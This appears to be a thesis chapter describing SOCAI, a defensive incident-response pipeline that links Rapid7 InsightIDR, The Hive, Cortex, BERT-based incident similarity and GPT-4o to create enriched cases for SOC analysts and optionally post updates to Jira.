


Figure 4.1. SOCAI Project: Tools and AI

The Hive: Centralized Incident Management

The Hive is an open-source security incident response platform for CSIRT and SOC. Its core is a framework and structured, centralized environment for managing security incidents from detection to resolution. The Hive opens up the possibility of its SOC teams being able to track each and every incident in one go and efficiently investigate and respond to such incidents without anything slipping away or remaining unresolved. Basically, The Hive is a case management system for security incidents. If there has been an incident, then a ”case” was opened in The Hive, a container for all information relevant to the incident. Examples are:

- Incident type
- Systems/users affected
- Seriousness and priority.
- Observables for example, IP addresses, file hashes, or domain names.

SOC analysts have the possibility to interact with each case: update them as new information comes in, track their status, and assign relevant tasks to team members. Each case in The Hive goes through a predefined workflow that makes sure every needed action is taken toward resolving the incident. The Hive is designed for collaboration, enabling the ability of several SOC analysts to work on the same case in parallel. It also integrates external tools such as threat intelligence platforms and alerting systems to enrich each case with more data so analysts can make informed decisions.

In order to integrate The Hive into the SOCAI project, I utilize a dedicated Python library called TheHive4Py. TheHive4Py is an open-source Python client designed to interact with the REST API provided by The Hive. It means, in other words, that it is a set of Python functions easing external systems, to integrate programmatically with The Hive by providing methods for the developer in order to manage cases, observables, tasks, and alerts. This library serves as the interface that allows SOCAI to interact programmatically with The Hive's API, enabling seamless communication between the two platforms.

In the SOCAI Project, The Hive is the place where the handling and tracking of security incidents will be done. If there is any form of detected potential security threat by integrated systems, such as Rapid7 InsightIDR or Splunk, SOCAI will automatically create cases in The Hive. This immediately integrates incidents with relevant data in a structured format. SOCAI enhances the functionality of The Hive by:

- Automated Case Creation: SOCAI automatically opens a case in The Hive when an incident is detected, filling in detailed information about the incident, such as attack type, systems impacted, and observable indicators.
- Suggested Tasks: Based on the threat type, SOCAI suggests a set of tasks to the SOC analyst within the case for how an incident should be handled.
- Real-Time Updates: Any updates or new data gathered by SOCAI are fed into The Hive in real time, ensuring that the case is always up-to-date with the latest findings and that analysts have all the information they need to take the next steps.

Using The Hive in SOCAI we have some benefits: First of all, The Hive places all incidents in one organized platform that SOC analysts can monitor, update, and resolve. SOCAI ensures incidents tracked from the moment of their detection lower the risk of overlooking a critical threat. Secondly, The Hive allows multiple analysts to collaborate on a single case by sharing insights, tasks, and documentation of actions taken. This makes it even easier to team up on projects, especially when teams are distributed across different time. Finally, SOCAI automates the creation and management of cases within The Hive for the analysts. This frees the analysts from heavy tasks and speeds up the incident response process, ensuring that incidents are correctly documented.

Cortex

Cortex is a critical component of the SOCAI Project, designed to provide automated data enrichment and real-time threat intelligence. Cortex, developed by StrangeBee, has already equipped SOC teams to investigate observables like IP addresses, file hashes, and URLs by returning contextual information that provides immense insight to security analysts during incident response. It's often deployed in conjunction with The Hive, where Cortex acts as a back-end system to further flesh out cases coming through the platform. By automatically collating threat intelligence from



THREAT INTELLIGENCE PLATFORMS
SECURITY INCIDENT RESPONSE PLATFORMS
CUSTOM PROGRAMS USING CORTEX4PY
WEB UI USERS
Auth
(LDAP/AD/Local/API Keys)
Per Org Config
(analyzers, rate limiting)
CORTEX
REST API
Scala
akka
play
python
A
A
A
ANALYZERS
elasticsearch
STORAGE

Figure 4.2. The Hive and Cortex architecture

multiple sources, Cortex supports and accelerates the investigation process such that SOC teams can understand the nature and severity of an incident without having to research this manually.

Cortex acts as an open, scalable analysis engine that can receive and process a large diversity of security observables. It relies on so-called analyzers, small modules in charge of fetching information from various threat intelligence platforms, malware analysis tools, and data sources. These can be tailored to carry out the execution of specific tasks, including:

- IP Reputation Checks: is performed to find out if the IP address has an already-registered association with malicious activities.
- Domain Lookups: Perform a domain lookup that will identify the reputation or history of a domain in order to see if it has been used in phishing campaigns or malware attacks.
- File Hash Analysis: This is generally the integrity check of a file by comparing the hash against known malware databases.
- Malware Analysis: Automated analysis of suspect files or URLs to determine whether a given sample is malicious.

An analyzer can be written in any programming language supported by Linux though all of current analyzers are written in Python. This is because they provide a Python library called Cortexutils which contains a set of utility classes that make it easier to write an analyzer in Python. Once Cortex completes an analysis, it sends the results back to the case in The Hive, where SOC analysts can review the findings and take appropriate action. This process dramatically speeds up the analysis phase of incident response by automating the retrieval of key intelligence and eliminating the need for manual lookups.

In the SOCAI project, Cortex plays a critical role in enriching incident data and providing SOC analysts with real-time insights. In this connection, SOCAI uses so-called Cortex analyzers that automatically fetch and process relevant information on every single incident, presenting analysts with complete data for making informed decisions. SOCAI uses Cortex to analyze a diverse range of observables, including file hashes, domains, and URLs, among others. This updates the SOC with deep information about any potential IOCs. This kind of observation would, in turn, be crucial to determine the spread and severity of any incident. When an incident is detected, SOCAI automatically has Cortex enrich the case that was created within The Hive with relevant contextual data. If, for example, a suspicious file hash was detected, Cortex thanks to the SOCAI functionality can automatically run that hash against multiple analyzers in search of any matches against known malware. Some benefits of using Cortex with SOCAI could be:

1. Faster Incident Resolution: Cortex speeds up the entire process of incident resolution by automating the analysis of observables and fetching threat intelligence in real time. This would imply that the SOC teams can respond to incidents with more pace.
2. Improved Accuracy: Cortex reduces human error possibilities in incident analysis by providing consistent data from trusted sources, hence helping SOC teams make more accurate decisions on incident responses.
3. Rich Insights: Cortex automatically provides every incident with in-depth knowledge so that SOC analysts can view the complete threat landscape. Such comprehensive visibility is important for detecting complex threats and understanding their implications on the organization.

BERT and Cosine Symilarity

BERT is a language model that uses the bidirectional context so it understands the meaning of the words based on all other words in the text.This is perfect for all complex text descriptions where the meaning change depending on the context. BERT converts each text description in vectoral embedding which is a number rappresentation of the object. A vectoral embedding is calculeted converting words in tockens and trasforming each tocken in 3 component (tocken, positional and segment embedding). These components are passed through multiple layers (12 or 24) of a transformer encoder, where query, key, and value vectors are calculated along with their attention scores. This iterative process allows BERT to capture relationships between tokens, resulting in highly accurate embeddings that enable precise comparison between complex incidents.

SOCAI project uses BERT and Cosine Symilarity in order to identify the most similar incident in a dataset when compared to a new incident that SOCAI is tasked with resolving. This ensures that SOCAI can leverage relevant historical responses to assist in resolving current incidents effectively.

GTP-4o

One of the most innovative components of the SOCAI Project is its use of GPT-4o, an advanced language model, to enhance decision-making and automate responses during security incidents. GPT-4o offers AI-driven insights and recommendations that help SOC teams prioritize threats with speed and precision. This model contextualizes incidents and advises actionable mitigations in real time, and it does much more in terms of data processing. In the SOCAI project, GPT-4o is used as the AI decision-making engine that assists SOC analysts by automating the In the SOCAI Incident Response Framework, GPT-4 is primarily used to interpret incidents and summarize user activity logs in natural language. These two functions significantly enhance the efficiency and effectiveness of SOC operations by providing analysts with well-organized, context-rich information that would otherwise require manual review. Here's how GPT-4 contributes to each of these tasks:

1. **Detailed Incident Interpretation and Task Generation** When a normalized incident arrives in SOCAI, GPT-4o leverages a structured prompt that combines both rule-based and chain techniques to extract comprehensive information about the incident. This process allows GPT-4o to generate:
    - Detailed Incident Description: GPT-4o analyzes the specific characteristics and context of the incident to produce a natural-language summary of what has occurred. This description includes a breakdown of the attack type, affected systems, methods used by the attacker, and any potential indicators of compromise.

- Task Suggestions for SOC Analysts: Based on the nature of the incident, GPT-4o will make specific task suggestions for the SOC analyst. For example, if suspicious network activities are the nature of the incident, then GPT-4o will recommend actions such as isolating affected systems, conducting further analysis on specific IP addresses, or reviewing firewall logs.
- Relevant Observables: GPT-4o identifies and highlights all observable indicators within the incident, such as IP addresses, file hashes, or domain names that are relevant for further investigation. This enables SOC analysts to focus on key data points without manually sifting through the incident logs.

That would reduce the time used for manual SOC analyst analysis, as GPT-4 presents structured output for them to react to incidents with clear insight into what was happening and further actionable steps.

2. **User Activity Summarization for User-Related Incidents** GPT-4o has been used in production to summarize recent user activity logs for selected incidents of user behavior such as attempts at unauthorized access, suspicious login behavior, and insider threats. In these cases, GPT-4o is performing the following:

   - Log Reorganization: GPT-4o takes user activity logs from the last N minutes and rephrases them into coherent, readable text. Instead of providing raw log entries, which can be complex and challenging to interpret, GPT-4o structures the logs in a way that highlights key actions, timestamps, and any unusual patterns.
   - Textual Summary: By converting technical log data into human-readable language, GPT-4o enables SOC analysts to quickly understand what the user has been doing in recent minutes. For example, if the user accessed sensitive files outside normal hours or attempted multiple failed logins, GPT-4o will describe these actions in a concise summary.

   This greatly simplifies the job of the SOC analysts, as it analyzes user behavior to determine potential threats without them needing to parse raw log files, thereby enabling them to investigate such incidents more quickly and free analysts to focus on incidents that require immediate attention.

4.1.3 SOCAI Operational Phases

SOCAI is composed of operational phases that start from initial ingestion of security incident to the response of them. Analyzing them, we can understand each step and how SOCAI processes, analyses and responds to security incidents.Each phase plays a crucial role in transforming raw data into actionable insights, ensuring that incidents are managed efficiently and consistently. From ingestion and data enrichment to response, this section provides a comprehensive overview of SOCAI's end-to-end incident management workflow.

Phase 1: Incident Ingestion

The ingestion phase in SOCAI is the starting point where security incident are collected and standardized. The ingestion phase consists of two key integration modules designed to connect with both security platforms (such as Rapid7 IDR, Whazu, etc.) and collaboration platforms (like Jira, Slack, etc.). These custom modules enable SOCAI to connect with and pull data from various security and collaboration platforms and in particular the security integration module includes a dedicated submodule for incident normalization, ensuring that all ingested alerts are standardized for efficient processing within SOCAI. It's really important to know that I was required to develop custom Python modules for these integrations because no existing Python libraries were available to interface with the REST APIs of these platforms.




Figure 4.3. SOCAI's Alert Ingestion phase

Collaboration Platform Integration The collaboration platform integration in SOCAI currently supports only Jira, and its use is optional within the project. This integration enables SOCAI to interact with Jira's ticketing system through REST APIs, allowing it to access and manage incident-related information. To authenticate with Jira's REST API, an API key is required, providing a secure way to connect and interact with Jira data.

The Jira integration module supports several key functionalities:

- Retrieving Recent Tickets: Uses a JQL (Jira Query Language) query to retrieve the most recent tickets. This enables the system to pull in relevant cases efficiently and maintain a near-real-time view of ongoing incidents and alerts.
- Extracting Ticket Details: For each ticket retrieved, uses an API to access the full details of the ticket, including descriptions and attached information. Using regular expressions (regex), parses these ticket details to extract any relevant alerts or incidents, which are then processed and correlated with data from the security platform.
- Writing Comments in Jira: The integration also allows SOCAI to write back to Jira, adding comments to specific tickets. This feature facilitates communication within the SOC by enabling SOCAI to log incident updates, actions taken, or additional information directly within Jira, keeping all relevant data centralized and accessible to SOC analysts.

Security Platform Integration Currently, the security platform integration module in SOCAI is designed exclusively for Rapid7 InsightIDR. It requires an API key to function-so SOCAI can securely connect to the Rapid7 IDR environment through its REST APIs. This provides several capabilities important for incident management, including:

- Extracting Investigations/Incidents: can pull detailed information on investigations, which are central incident reports within Rapid7 IDR. Investigations include data on the type of incident, affected systems, and timeline, helping SOCAI understand the broader context of each incident.
- Retrieving Alerts and Correlated Evidence: Every investigation can have many alerts, in other words, specific events which could have fired up security warnings. Each of these alerts

has some evidence or, in other terms, supporting details explaining the alert with the help of observed activities, user actions, or suspicious processes. Evidence plays an important role because it denotes the activity that gave the alert its birth, thus enabling analysts to draw conclusions about the level of risk and take remedial measures.

- Extracting Logs Based on Input Conditions: The module also allows to query and retrieve logs from Rapid7 IDR according to specified conditions (e.g., filtering by date, IP address, or user activity). This provides to SOCAI raw data logs relevant to the incident.

However, working with Rapid7 IDR's REST APIs comes with certain limitations:

1. Evidence Retrieval Limitation for User-Related Investigations: When an investigation is user-related, the APIs are unable to directly retrieve the corresponding evidence. To work around this limitation, SOCAI extracts user-specific data by accessing logs directly, saving the type of logset used, and retrieving the relevant details from these logs. This method ensures that even user-specific incidents are fully populated with context, although it requires an additional layer of processing.
2. Log API Display Issue: Another challenge with Rapid7's API concerns the log retrieval endpoint, which occasionally fails to display the log content correctly. To address this, I collaborated with the Rapid7 support team, who advised a workaround: navigates through multiple linked log levels until it reaches the final content, bypassing the display issue in the original API call. By drilling down through these log links, we can access and retrieve complete log data for each incident.

Phase 2: Response Generation

The generation phase in SOCAI is designed to analyze each new incident by comparing it against a dataset of previously resolved incidents. The objective of this phase is to find the most similar, historically resolved incident and use that as a reference to assist GPT-4 in generating specific outputs for the current incident. In this phase, the workflow involves:

Incident Similarity Comparison The system compares the new incident with a dataset of past resolved incidents. By identifying the incident with the highest similarity, SOCAI ensures that GPT-4 can leverage relevant, contextually matched information. For effective comparison, SOCAI uses BERT to analyze and match the new incident with previously resolved ones. BERT is a powerful model for understanding text because it captures the context of words bidirectionally, meaning it understands both the meaning of each word and its context within the sentence. Here, incident embeddings are created from both the new and historical incidents using BERT. Embeddings are vectors in high-dimensional space in which context, keywords, and meanings of each incident are encoded numerically. Such embeddings allow grasping similarities that are more evasive than simple word matches, making BERT ideal for complex incident descriptions. Once the embeddings are generated, I measure the cosine similarity between the new incident's embedding and each historical incident's embedding. Cosine similarity is a measure that calculates the "closeness" of two vectors-the closer the value is to 1, the more similar they are. This step enables SOCAI to identify which of the already resolved incidents will be the best reference to handle the current case.

Structured Prompt and GPT-4o response With the similar incident identified, SOCAI combines the new incident and the most similar historical incident response into a structured prompt for GPT-4o. The prompt includes detailed and stringent instructions,rules and behavious for GPT-4o to extract and output three essential elements that support SOC analysts in resolving the incident:

- Incident description: GPT-4o is able to create a detailed comment for the incident summarizing it for SOC analysts. This description covers the incident's nature, its potential impact, observed malicious activities, actions taken, and recommendations for next steps.

- Verification Tasks: GPT-4o also generates a list of tasks necessary to investigate the incident further and confirm whether it is a false positive. These tasks are presented in JSON format, with each task containing:
  - "title": A concise title for the task.
  - "description": Instructions on how to perform the task.
- Relevant Observables: GPT-4 identifies observables from the incident, such as IP addresses, file hashes, and domain names, and organizes them into a structured JSON array format. Each observable includes:
  - "type": The category of observable (e.g., 'ip', 'hash', 'url').
  - "value": The observable's actual data.
  - "message": Contextual information describing the relevance of the observable.




Figure 4.4. SOCAI's Response generation phase

Phase 3: Case Creation and Automated Analysis

The Case Creation and Automated Analysis Phase is a crucial step in the SOCAI process, where the previously gathered incident data, such as detailed information, suggested tasks, and observables, are transformed into a formal case within The Hive. This phase also triggers the integration with Cortex, which provides automated analysis of the observables. The purpose of this phase is




Figure 4.5. SOCAI's Case Creation and Automated Analysis Phase

to streamline the incident response process by automating the creation of a structured incident case and conducting automated threat analysis on observables.

Once SOCAI has gathered all the necessary data during the previous phases (e.g., extracting observables, identifying tasks, generating detailed descriptions), the first step in this phase is the creation of a new case object. The case object contains a description of what happened during the incident, the systems or users affected, and any other relevant information. In addition, it contains tasks for SOC Analysts. These are the suggested actions SOC analysts should take to verify the incident and determine whether it is a false positive. Each task is structured with a title and detailed description. Finally, Observables, key elements derived from the incident, such as IP addresses, file hashes, URLs, and domains, which require further investigation.

At this point, all the incident details, tasks, and observables are compiled into the case object. With the case object ready, SOCAI now interacts with TheHive4Py, Python client library for The Hive. The Hive is used to track and manage security incidents, so SOCAI leverages TheHive4Py to create a new case in The Hive platform. SOCAI sends the entire case object, which includes the title, description, severity, and the tasks that were created during the previous phase. This ensures that all the relevant incident details are formally stored in The Hive for further investigation. After successfully creating the case, The Hive returns a unique case ID that is crucial because it will be used in subsequent steps to associate the observables and initiate analysis tasks related to this specific case.

After the case has been created and the case ID is returned, SOCAI moves to the next part of the phase: handling the observables. Observables are key indicators of potential malicious activity, such as:

- IP addresses that were flagged during the incident.
- File hashes associated with suspicious files.
- Domains or URLs that were accessed during the security event.
- Email address

For each observable that was previously extracted, SOCAI creates a structured object for each observable, defining its type (e.g., IP, domain, hash) and its value. Additionally, each observable includes a brief message describing its significance within the context of the incident. Now, using the case ID that was returned earlier, SOCAI uses TheHive4Py's functionality to associate each observable with the newly created case. This step ensures that all the important data points related to the incident are attached to the case and available for further analysis. Once the observables have been added to The Hive, the next step in this phase is to initiate automated analysis using Cortex. Cortex as i said in the previous section is a powerful tool that can run various analyzers to assess the nature of observables, providing additional insights into potential threats. To begin this process, SOCAI firstly retrieve all available analyzers for each observable. Indeed, Cortex offers a range of analyzers, each designed to handle specific types of observables (e.g., network analyzers for IP addresses, file analyzers for hashes). SOCAI calls Cortex's API to retrieve a list of available analyzers that can process each specific type of observable. Now, for each observable, SOCAI selects the relevant analyzers based on the type of observable (e.g., a file hash might be analyzed for malware detection, while an IP address might be checked for suspicious activity). Once the appropriate analyzers are identified, SOCAI uses Cortex's API to initiate the analysis for each observable. At this point, Cortex performs the analysis in the background, evaluating the observables using the selected analyzers. This step allows for an automated, real-time investigation of each observable, helping SOC analysts gain insights into the incident without needing to manually analyze each data point. Once Cortex completes the analysis for each observable, the results are automatically returned to The Hive. This integration ensures that the outcomes of the analysis are immediately accessible to SOC analysts as part of the incident case.

The analysis results can include crucial information such as whether a file hash is associated with known malware, whether an IP address has been involved in previous suspicious activities, or whether a URL is part of a phishing campaign. All these insights are integrated directly into The Hive case, alongside the tasks and observables that were previously created, allowing SOC analysts to review the full context of the incident in one place. At this point, the case is fully populated in The Hive. It contains:

- Detailed Incident Information: A comprehensive description of the incident and its impact.
- Tasks: A structured list of tasks that SOC analysts can follow to further investigate and resolve the incident.
- Observables: Key data points related to the incident (e.g., IP addresses, file hashes) that were added and analyzed.
- Automated Analysis Results: Insights from Cortex's analyzers, which provide additional context about the observables and help guide the response.

SOC analysts can now view the case in The Hive, with all relevant information, tasks, and analysis results available for review. This centralized case management approach streamlines the incident resolution process, ensuring that SOC teams have all the necessary data in one platform and can make informed decisions based on real-time analysis.

Phase 4: Reporting

This optional phase of SOCAI is focused on providing a structured way to keep communication and documentation transparent by inserting comments directly onto collaboration platform. While the core incident management process is happening in The Hive and Cortex, this phase ensures that all stakeholders using collaboration tool are updated on the incident's progress and outcome. This phase is useful for SOCs that want to centralize communication through collaboration platforms like Jira. However, organizations can choose to enable or disable it depending on their need for centralizing communication across different teams that may not directly interact with The Hive or other security tools. If enabled, SOCAI can automatically insert comments in Jira tickets associated with the incident. The interaction with collaboration tool is facilitated through REST APIs. SOCAI authenticates using an API key, which allows it to securely post the comment in the collaboration tool.



RAPID7 insightIDR
SECURITY TOOLS
REST API
Jira slack
COLLABORATION TOOLS
REST API
security platform integration tools
collaboration platform integration module
1
insert comment
detail information + URL The Hive's case
retrieve logs (about user/account)
4
insert comment (about post-analysis)
5
post analysis
incident/ investigation
2
user-based incident?
yes
3
sleep for N minutes

Figure 4.6. SOCAI's Reporting Phase

The comment serves as a detailed update on the incident that was handled, ensuring that non-SOC teams or higher-level stakeholders can stay informed. It includes:

- A detailed information of the incident and the response steps taken.
- Any critical observables, such as IP addresses or file hashes.
- Relevant links to more detailed information available in The Hive (e.g., investigation link, analysis results).

Collaboration tool like Jira integrated into the workflow of SOCAI will enable much better collaboration across different teams in an organization. It is thus one of the key benefits, as it keeps all the teams informed about ongoing incidents and not just the SOC analysts using The Hive or Cortex. While some of the teams may not interact directly with the security toolset, like The Hive, they can still remain informed via Jira, usually the common ground for collaboration and project management. In this way, security and non-security teams can easily coordinate their work, and responses toward security incidents become much more cohesive.

